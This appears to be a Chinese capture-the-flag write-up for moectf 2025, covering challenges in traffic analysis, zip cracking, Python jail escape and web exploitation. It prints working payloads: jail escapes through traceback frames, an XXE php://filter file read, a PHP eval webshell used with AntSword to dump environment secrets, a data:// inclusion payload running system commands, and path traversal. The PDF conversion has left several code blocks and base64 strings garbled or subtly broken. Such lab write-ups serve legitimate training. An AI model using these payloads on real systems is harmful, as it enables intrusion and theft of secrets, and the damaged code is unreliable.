Sec-Fetch-Dest: document\r\nReferer: http://localhost:8080/\r\nAccept-Encoding: gzip, deflate, br, zstd\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\n\r\n[Full request URI: http://localhost:8080/]\r\n[HTTP request 1/1]\r\n[Response in frame: 249]\r\nFile Data: 899 bytes

✓ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----WebKitFormBoundary1EV4LSnnRBL8OzyB"

[Type: multipart/form-data]

First boundary: -----WebKitFormBoundary1EV4LSnnRBL8OzyB\r\nEncapsulated multipart part: (application/octet-stream)

Content-Disposition: form-data; name="file"; filename="ssl.log"\r\nContent-Type: application/octet-stream\r\n\r\nData (704 bytes)

-----WebKitFormBoundary1EV4LSnnRBL8OzyB--\r\nLast boundary: \r\nContent-Type Header (mime\_multipart.header.content-type), 42 byte(s)

我越来越不懂爱

打开流量包，过滤http请求，得到ssl.log

ez\_ssl.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

http

Protocol	No.	Time	Source	Destination	Length	Info
HTTP	212	16.958634	127.0.0.1	127.0.0.1	722	GET / HTTP/1.1
HTTP	216	17.036146	127.0.0.1	127.0.0.1	3837	HTTP/1.0 200 OK (text/html)
HTTP	228	17.248876	127.0.0.1	127.0.0.1	642	GET /favicon.ico HTTP/1.1
HTTP	232	17.289109	127.0.0.1	127.0.0.1	251	HTTP/1.0 404 NOT FOUND (text/html)
HTTP	243	23.099835	127.0.0.1	127.0.0.1	943	POST / HTTP/1.1
HTTP	249	23.290078	127.0.0.1	127.0.0.1	233	HTTP/1.0 302 FOUND (text/html)
HTTP	253	23.401259	127.0.0.1	127.0.0.1	971	GET / HTTP/1.1
HTTP	257	23.494291	127.0.0.1	127.0.0.1	4240	HTTP/1.0 200 OK (text/html)

Wireshark - 首选项

Transport Layer Security

RSA keys list: Edit...

TLS debug file: 浏览...

Reassemble TLS records spanning multiple TCP segments

Reassemble TLS Application Data spanning multiple TLS records

Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared Key

(Pre)-Master-Secret log filename: tac\Desktop\ctf\moectf2025\ssl.log 浏览...

OK Cancel Help

在wireshark配置一下ssl.log

ez\_ssl.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

http

Time	Source	Destination	Length	Info
60 0.784138	127.0.0.1	127.0.0.1	745	GET / HTTP/1.1
64 0.860166	127.0.0.1	127.0.0.1	3868	HTTP/1.0 200 OK (text/html)
78 1.065695	127.0.0.1	127.0.0.1	672	GET /favicon.ico HTTP/1.1
82 1.110544	127.0.0.1	127.0.0.1	280	HTTP/1.0 404 NOT FOUND (text/html)
165 14.253140	127.0.0.1	127.0.0.1	711	POST / HTTP/1.1 (application/x-zip-compressed)
172 14.409240	127.0.0.1	127.0.0.1	262	HTTP/1.0 302 FOUND (text/html)
182 14.456644	127.0.0.1	127.0.0.1	1002	GET / HTTP/1.1
186 14.599145	127.0.0.1	127.0.0.1	4274	HTTP/1.0 200 OK (text/html)
212 16.958634	127.0.0.1	127.0.0.1	722	GET / HTTP/1.1
216 17.036146	127.0.0.1	127.0.0.1	3837	HTTP/1.0 200 OK (text/html)
228 17.248876	127.0.0.1	127.0.0.1	642	GET /favicon.ico HTTP/1.1
232 17.289189	127.0.0.1	127.0.0.1	251	HTTP/1.0 404 NOT FOUND (text/html)
243 23.099835	127.0.0.1	127.0.0.1	943	POST / HTTP/1.1
249 23.290078	127.0.0.1	127.0.0.1	233	HTTP/1.0 302 FOUND (text/html)
253 23.401259	127.0.0.1	127.0.0.1	971	GET / HTTP/1.1
257 23.494291	127.0.0.1	127.0.0.1	4240	HTTP/1.0 200 OK (text/html)

Sec-Fetch-Mode: navigate\r\nSec-Fetch-User: ?1\r\nSec-Fetch-Dest: document\r\nReferer: https://localhost:8443/\r\nAccept-Encoding: gzip, deflate, br, zstd\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8\r\n\r\n[Full request URI: https://localhost:8443/]\r\n[HTTP request 1/1]\r\n[Response in frame: 172]\r\nFile Data: 638 bytes

MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----WebKitFormBoundarywKT2Po8ZXh7SC6ZD"\r\nType: multipart/form-data\r\nFirst boundary: ----WebKitFormBoundarywKT2Po8ZXh7SC6ZD\r\nEncapsulated multipart part: (application/x-zip-compressed)\r\nContent-Disposition: form-data; name="file"; filename="flag.zip"\r\nContent-Type: application/x-zip-compressed\r\nMedia Type\r\nLast boundary: ----WebKitFormBoundarywKT2Po8ZXh7SC6ZD--\r\nRFC 2183: Content-Disposition Header (mine\_multipart.header.content-disposition), 66 byte(s)


分组: 264 · 已显示: 16 (6.1%) 配置: Default

发现flag.zip

1759576841.6645083.zip - ZIP 压缩文件, 解包大小为 6,550 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
flag.txt *	6,550	241	TXT 文件	2025/8/15 13:...	密码为7位纯数字

根据描述爆破7位纯数字



得到密码

解压后是ook

### ook解码

```
moectf{upI0@d-l0G_TO-DeCrYPT_uploAD}|
```

Text to Ook! | Text to short Ook! | Ook! to Text  
Text to Brainfuck | Brainfuck to Text

### 代码块

```
1 moectf{upI0@d-l0G_TO-DeCrYPT_uploAD}
```

## 万里挑一

写个脚本提取password.zip中的密码整理成字典

### 代码块


```
1 import re
2 import os
3
4 def extract_passwords_from_zip(zip_file_path, output_file):
5     """
6         从zip文件的二进制内容中直接提取所有密码
7
8     Args:
9         zip_file_path: zip文件路径
10        output_file: 输出密码字典文件路径
11    """
12    print(f"正在从 {zip_file_path} 中提取密码...")
13
14    try:
15        # 以二进制模式读取zip文件
16        with open(zip_file_path, 'rb') as f:
17            zip_content = f.read()
18
19        # 将二进制内容转换为字符串进行搜索
20        # 使用errors='ignore'忽略无法解码的字符
21        text_content = zip_content.decode('latin-1', errors='ignore')
22
```

```
23     # 使用正则表达式查找所有"The password is:"后面的密码
24     # 密码看起来是16进制字符串，长度可能是16-20个字符
25     pattern = r'The password is:([0-9a-f]{16,20})'
26     passwords = re.findall(pattern, text_content, re.IGNORECASE)
27
28     # 去重
29     unique_passwords = list(set(passwords))
30
31     print(f"找到 {len(unique_passwords)} 个唯一密码")
32
33     # 将密码写入输出文件
34     with open(output_file, 'w', encoding='utf-8') as f:
35         for password in unique_passwords:
36             f.write(password + '\n')
37
38     print(f"密码已保存到: {output_file}")
39
40     # 显示前几个密码作为示例
41     if unique_passwords:
42         print("\n前10个密码示例:")
43         for i, pwd in enumerate(unique_passwords[:10]):
44             print(f" {i+1}. {pwd}")
45
46     except Exception as e:
47         print(f"处理文件时出错: {str(e)}")
48
49 def main():
50     # 脚本配置
51     script_dir = os.path.dirname(os.path.abspath(__file__))
52     zip_file = os.path.join(script_dir, "password.zip")
53     output_file = os.path.join(script_dir, "1.txt")
54
55     print("== ZIP文件密码提取脚本 ==")
56     print(f"输入文件: {zip_file}")
57     print(f"输出文件: {output_file}")
58     print("=" * 40)
59
60     # 检查输入文件是否存在
61     if not os.path.exists(zip_file):
62         print(f"错误: 找不到文件 {zip_file}")
63         return
64
65     # 提取密码
66     extract_passwords_from_zip(zip_file, output_file)
67
68 if __name__ == "__main__":
69     main()
```

## 拿字典爆破lock.zip

Passper for ZIP

锁图标 | 复制 | 退出



密码恢复成功:


a296a5ec1385f394e8cb [复制](#)

[返回主页](#)

跟朋友分享 Passper for ZIP: [f](#) [t](#)

然后拿到一个flag.zip...后面不知道怎么做了

ez\_png




IDAT16大小不正常。hex提取出来使用 zlib解压缩数据

### 代码块

```

1 import zlib; print(zlib.decompress(bytes.fromhex("78 9C CB CD 4F 4D 2E 49 AB
CE 30 74 49 71 CD 8B 0F 30 89 CC F1 4F
2 74 89 F7 F4 D3 F5 4C 31 09 A9 05 00 A8 D0 0A 5F".replace(" ", ")))))
3 #b'moectf{h1DdEn_P4Yl0aD_IN-Id4T}'
```



## Pyjail 4

match-case 栈帧逃逸

### 代码块

```

1 try:
2     raise Exception
3 except Exception as e:
4     cf = e.__traceback__.tb_frame.f_back
5     b = cf.f_builtins
6     print(b['open']('/tmp/flag.txt').read())
```

base编码一下然后传入

```
C:\WINDOWS\system32\cmd.exe + - Please enter the reverse of 'SR2K8ZK4' to continue: 4KZ8K2RS Give me your code after base64 encoding it: dHJ50gogICAgcmFpc2UgRXhjZXBoaW9uCmV4Y2VwdCBFeGNlcHRpb24gYXMgZToKICAg ZS5fx3RyYWNLymFja19fLnRiX2ZyYW1LmZfYmFjawogICAgYia9IGNmlmZfYnVpbHRpbnMKICAgIHByaW50KGJbJ29wZW4nXSgnL3RtcC9mbGFn LnJlYWQoKS= moectf{5b29095f-a559-1c6d-d21f-4675f05e3084} Code executed successfully!
```

## Pyjail 5

用1/0抛异常match绑定Exception和tb以及模块属性用uga或者字典下标对象属性用getattr\_fn绕ast.attribute，从builtins.class match绑定getAttribute当模块属性访问器，同时从builtins取getattr当通用对象属性访问

### 代码块

```
1  try:
2      1/0
3  except Exception as e:
4      match e:
5          case Exception(__traceback__=tb):
6              pass
7      match tb:
8          case object(tb_frame=fr):
9              pass
10 cur = fr
11 b = None
12 uga = None
13 getattr_fn = None
14 io = None
15 while cur is not None:
16     match cur:
17         case object(f_back=prev, f_globals=gl):
18             pass
19     try:
20         b_candidate = gl["__builtins__"]
21         match b_candidate:
22             case object(__class__=tp):
23                 pass
24         match tp:
25             case object(__getattribute__=uga_candidate):
26                 pass
27     try:
28         imp = uga_candidate(b_candidate, "__import__")
29     except Exception:
30         imp = b_candidate["__import__"]
31     try:
32         getattr_fn_candidate = uga_candidate(b_candidate, "getattr")
```

```
33     except Exception:
34         setattr_fn_candidate = b_candidate["getattr"]
35         io_candidate = imp("io")
36         b = b_candidate
37         uga = uga_candidate
38         setattr_fn = setattr_fn_candidate
39         io = io_candidate
40         break
41     except Exception:
42         cur = prev
43     open_fn = setattr_fn(io, "open")
44     f = open_fn("/tmp/flag.txt", "r")
45     read_fn = setattr_fn(f, "read")
46     try:
47         print_fn = uga(b, "print")
48     except Exception:
49         print_fn = b["print"]
50     print_fn(read_fn())
```

C:\WINDOWS\system32\cmd. x + ^

```
Please enter the reverse of '3U4PE036' to continue: 630EP4U3
Give me your code after base64 encoding it: dHJ50gogICAgMS8wCmV4Y2VwdCBFeGNlcHRpb24gYXMgZToKICAgIG1hdGNoIGU6CiAgICAgICAg
Y2FzZSBFeGNlcHRpb24oX190cmFjZWJhY2tfXz10Yik6CiAgICAgICAgICAgIHhc3MKICAgIG1hdGNoIHRiOgogICAgICAgIGNhc2Ugb2JqZWN0KHRlX2Zy
YW1lPwZyKToKICAgICAgICAgICAgcGFzcwpgdXIgPSBmcgpID0gTm9uZQp1Z2EgPSB0b25lCmlldGf0dHjfZm4gPSB0b25lCmlvID0gTm9uZQp3aGlsZSBj
dXIgaXMgbm90IE5vbmu6CiAgICBtYXRjaCBjdXI6CiAgICAgICAgY2FzZSBvYmplY3QoZ19iYWN1FXByZXYsIGZfZ2xvYmFscz1nbCk6CiAgICAgICAg
ICAgIHBhc3MKICAgIHRyeToKICAgICAgICBiX2NhbmrpZGF0ZSA9IGdsWyJfx2J1aWx0aW5zX18iXQogICAgICAgIG1hdGNoIGJfy2FuZGlkYXRlOgogICAg
ICAgICAgICBjYXNLIG9iamVjdChfx2NsYXNx189dHApQogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
amVjdChfx2d1dGF0dHjpYnV0ZV9fPVxvNvY9jYW5kaWRhdGUpOgogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
dWdhx2NhbmrpZGF0ZShiX2NhbmrpZGF0ZSwgI19faW1wb3J0X18iKQogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ZGlkYXrlWyx2ltcG9ydf9fl0KICAgICAgICB0cnk6CiAgICAgICAgICAgIGlddGF0dHjfZm5fY2FuZGlkYXRlID0gdWdhx2NhbmrpZGF0ZShiX2Nhbmrp
ZGF0ZSwgImdldGF0dHiiKQogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ImldldGF0dHiiQogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
aWRhdGUKICAgICAgICBnZXrhdx2ZuID0gZ2V0YXR0cl9mb19jYW5kaWRhdGUKICAgICAgICBpbyA9IGlvx2NhbmrpZGF0ZQogICAgICAgICAgICAg
ICBleGNlcHQGRXhjZXB0aW9uOgogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ZmxhZy50eHQiLCaiiIpCnJLYWRFz4gPSBnZXRhdx2ZuKGysICJyZWfkIikkdHJ50gogICAgCHjbnnRfZm4gPSB1Z2EoYiwgInByaW50IikKZxhjZxB0
IEV4Y2VwdGlvbj0KICAgIHByaW50X2zuID0gylsicHjbnnQiXQpwcmIudF9mbihyZWfkX2ZuKCkp
moectf{800f8f2e-edaf-4d89-ddbc-5b6cfac993b4}
```

Code executed successfully!  
Give me your code after base64 encoding it:  
C:\Users\attac>

## web

### 0 Web入门指北

ksfuck直接在浏览器控制台运行

三 筛选器 自定义筛选

**cry I pray mon dieu I cry I pray mon dieu**

01 第一章 神秘的手镯

# js里面搜moe

02 第二章 初识金曦玄轨

金曦禁制·初阶试炼

view-source:127.0.0.1:51493

自动换行

```

1 <!DOCTYPE html>
2 <html lang="zh">
3 <head>
4   <meta charset="UTF-8">
5   <title>金曦禁制·初阶试炼</title>
6   <link href="https://fonts.googleapis.com/css?family=Ma+Shan+Zheng&display=swap" rel="stylesheet">
7   <link rel="stylesheet" href="/static/css/style.css">
8 </head>
9 <body>
10  <div class="ink-bg"></div>
11
12  <div class="scroll-container">
13    <div class="scroll-content">
14      <h1>【金曦禁制·初阶试炼】</h1>
15
16      <div class="talisman-card">
17        <blockquote>
18          "金曦禁制乃宗门秘传，非神识敏锐者不可窥其真形。"
19          <br><br>
20          <span class="blur-text">前往/golden_trail看看</span>
21        </blockquote>
22      </div>
23
24      <div class="spell-code">
25        <div class="spell-header">古籍残卷</div>
26        <p class="obscured">此处文字被岁月侵蚀模糊难辨...只能辨认几个字...破阵...盘? </p>
27      </div>
28    </div>
29  </div>
30
31  <div class="sword"></div>
32  <div id="aura-particles"></div>
33
34  <script src="/static/js/effects.js"></script>
35 </body>
36 </html>

```

访问/golden\_trail

Burp Suite 专业版 v2023.6 - 临时项目 - licensed to Ph@nt0m

FPS N/A | GPU 3% | CPU 20% | 延迟 N/A

目标: http://127.0.0.1:51493

请求

```

GET /golden_trail HTTP/1.1
Host: 127.0.0.1:51493
Cache-Control: max-age=0
sec-ch-ua: "Not A Brand";v="1", "Chromium";v="114.0.5735.110", "Safari";v="1537.36"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: http304ok=1
Connection: close

```

响应

```

HTTP/1.0 200 OK
Content-Type: text/plain; charset=utf-8
Content-Length: 79
X-Jinxix-Secret: [REDACTED]
Server: Werkzeug/2.0.1 Python/3.9.23
Date: Thu, 02 Oct 2025 13:06:03 GMT
7
8
9 =====
10 路径不正，难以天道
11 =====
12

```

## 03 第三章 问剑石！篡天改命！

### 代码块

```
1 POST /test_talent?level=S HTTP/1.1
2 Host: 127.0.0.1:62913
3 Content-Type: application/json
4 Content-Length: 40
5
6 {"manifestation":"flowing_azure_clouds"}
```

Burp Suite专业版 v2023.6 - 临时项目 - licensed to Ph@nt0m

请求

```
1 POST /test_talent?level=S HTTP/1.1
2 Host: 127.0.0.1:62913
3 Content-Type: application/json
4 Content-Length: 40
5
6 {
7     "manifestation": "flowing_azure_clouds"
}
```

响应

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 202
4 Server: Werkzeug/2.0.1 Python/3.9.23
5 Date: Thu, 02 Oct 2025 13:39:22 GMT
6
7 {
8     "flag": "moectf{geT_p05T_TraNsMISSiOn-ls_a_g0D-M3ThoD!!le4}",
9     "result": "\u5929\u8d4b\ufflaS\uff0c\u5149\u8292\uffla\ud41\u4e91\u2b6\u9752\u8292",
10    "status": "\u5929\u9053\u7be1\u6539\u6210\u529f\uff01"
}
```

没看到hint瞎测半天(

## 05 第五章 打上门来！

金曦玄轨·破界之眼 - 玄天剑宗秘  
+  
127.0.0.1:51729/?file=..%2F..%2Fflag

以金曦玄轨之力窥探天地本源，破除万法禁制。此乃天衍秘术与金曦破禁术结合之无上法器，可洞悉信标迷宫，溯源归墟之径。

**Q 玄轨探查**

信标路径：

..../flag

**◎ 窥探本源**

当前玉简：..../flag

**玉简内容**

moectf{@II\_iNpUT\_I5-mAllclou5975cb0cc}

This screenshot shows a web-based interface for a treasure hunting game. At the top, there's a header bar with a back/forward button, refresh, address bar (127.0.0.1:51729/?file=..%2F..%2Fflag), and various browser icons. Below the header is a main content area with a dark blue background. At the top of the content area, there's a message in white text: "以金曦玄轨之力窥探天地本源，破除万法禁制。此乃天衍秘术与金曦破禁术结合之无上法器，可洞悉信标迷宫，溯源归墟之径。". Below this, there's a section titled "Q 玄轨探查" with a subtitle "信标路径：" and a text input field containing "..../flag". A large yellow button labeled "◎ 窥探本源" is prominently displayed. Further down, there's a section titled "玉简内容" with a text area containing the string "moectf{@II\_iNpUT\_I5-mAllclou5975cb0cc}" and a small lock icon below it.

## 10 第十章 天机符阵

### 代码块

```
1 <!--?xml version="1.0" ?-->
2 <!DOCTYPE replace [<!-- ENTITY ent SYSTEM "php://filter/convert.base64-
encode/resource=flag.txt"--]&gt;
3 &lt;userInfo&gt;
4   &lt;阵枢&gt;引魂玉&lt;/阵枢&gt;
5   &lt;解析&gt;未定义&lt;/解析&gt;
6   &lt;输出&gt;&amp;ent;&lt;/输出&gt;
7 &lt;/userInfo&gt;</pre>
```

The screenshot shows a web application interface for a 'Fate Array' (Fate Array) attack. The main window displays a form titled '发动符阵' (Launch Fate Array) with a note: '此阵通过解析契约内容生成规则。若契约格式有误，符阵将无法响应。' (This array generates rules based on contract content. If the contract format is incorrect, the array will not respond.). Below this is a text input field containing XML code:

```
<!--xml version="1.0"-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "php://filter/convert.base64-encode/re">
<userInfo>
<阵枢>引魂玉</阵枢>
<解析>未定义</解析>
<输出><ent;></输出>
```

Below the input field is a large blue button labeled '发动符阵' (Launch Fate Array). To the right, there is a terminal window titled '编解码与加解密' (Coding/Decoding and Encryption/Decryption) with tabs for Base64, Hex, and ASCII. The terminal shows the command 'Base64' selected. The output area contains the string 'ZmxhZ++8mm1vZWN0ZntrHMDbkXzdvN180bkRfWfgzX1VubD8ja19TdDRyX1MzNGx9'. Below the terminal is a text box with the flag: 'flag: moectf{G00d\_7o6\_4nD\_XX3\_Unl0ck\_St4r\_S34l}'.

## 12 第十二章 玉魄玄关·破妄

A terminal window with the address bar showing '127.0.0.1:63659'. The terminal content is a PHP script:

```
<?php
highlight_file(__FILE__);
@eval($_POST['cmd']);
```

直接用antsword连接

```

(*) 基础信息
当前路径: /app
磁盘列表: /
系统信息: Linux ret2shell-915-9284-1759413440 6.12.41+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.41-1 (2025-08-12) x86_64
当前用户: root
(*) 输入 ashelp 查看本地命令
(root:/app) $ cd /app/
(root:/app) $ ls
index.php
(root:/app) $ find /* -name flag
(root:/app) $ env
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=ret2shell-915-9284-1759413440
PHP_INI_DIR=/usr/local/etc/php
SHLVL=3
HOME=/root
OLDPWD=/app
PHP_LDFLAGS=-Wl,-O1 -pie
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.2.29
PGP_KEY8=39b641343d8c104b2b146dc3f9c39dc0b9698544 E60913e4df209907d8e30d96659a97c9cf2a795a 1198c0117593497a5ec5c199286af1f9897469dc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_ASC_URL=https://www.php.net/distributions/php-8.2.29.tar.xz.asc
PHP_URL=https://www.php.net/distributions/php-8.2.29.tar.xz
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
PHPIZE_DEPS=autoconf      dpkg-dev dpkg      file      g++      gcc      libc-
dev      make      pkgconf      re2c
KUBERNETES_SERVICE_HOST=10.43.0.1
PWD=/app
PHP_SHA256=475f991af2d5b901fb410be407d929bc00c46285d3f439a02c59e8b6fe3589c
FLAG=moectf{712c0115-4a59-ec2b-9338-0848f8ad7fa0}
(root:/app) $

```

直接cmd=system('env');也行，没过滤

## 16 第十六章 昆仑星途

不需要远程包含，直接使用data伪协议

代码块

```
1  /?file=data://text/plain,<?php system('cat /fl*');?>
```

```
<?php  
error_reporting(0);  
highlight_file(__FILE__);  
include($_GET['file']).".php"); moectf{e10d1bde-7842-5579-3925-0c2978af1b44}.php
```

## Moe笑传之猜猜爆

我刚才随机选定了一个10000以内的自然数。你有多达1次的机会猜中它！我会告诉你猜的高了还是低了... (这好像没有用？对吗？哈哈哈哈)

请猜数:  我猜

上次猜的数: 50

恭喜你！猜对了！

FLAG: moectf{949c9f3b-085a-e489-146d-676b533f0468}

```
▶ 5条消息
▶ 3条用户...
▶ 2个错误
⚠ 无警告
▶ 1信息
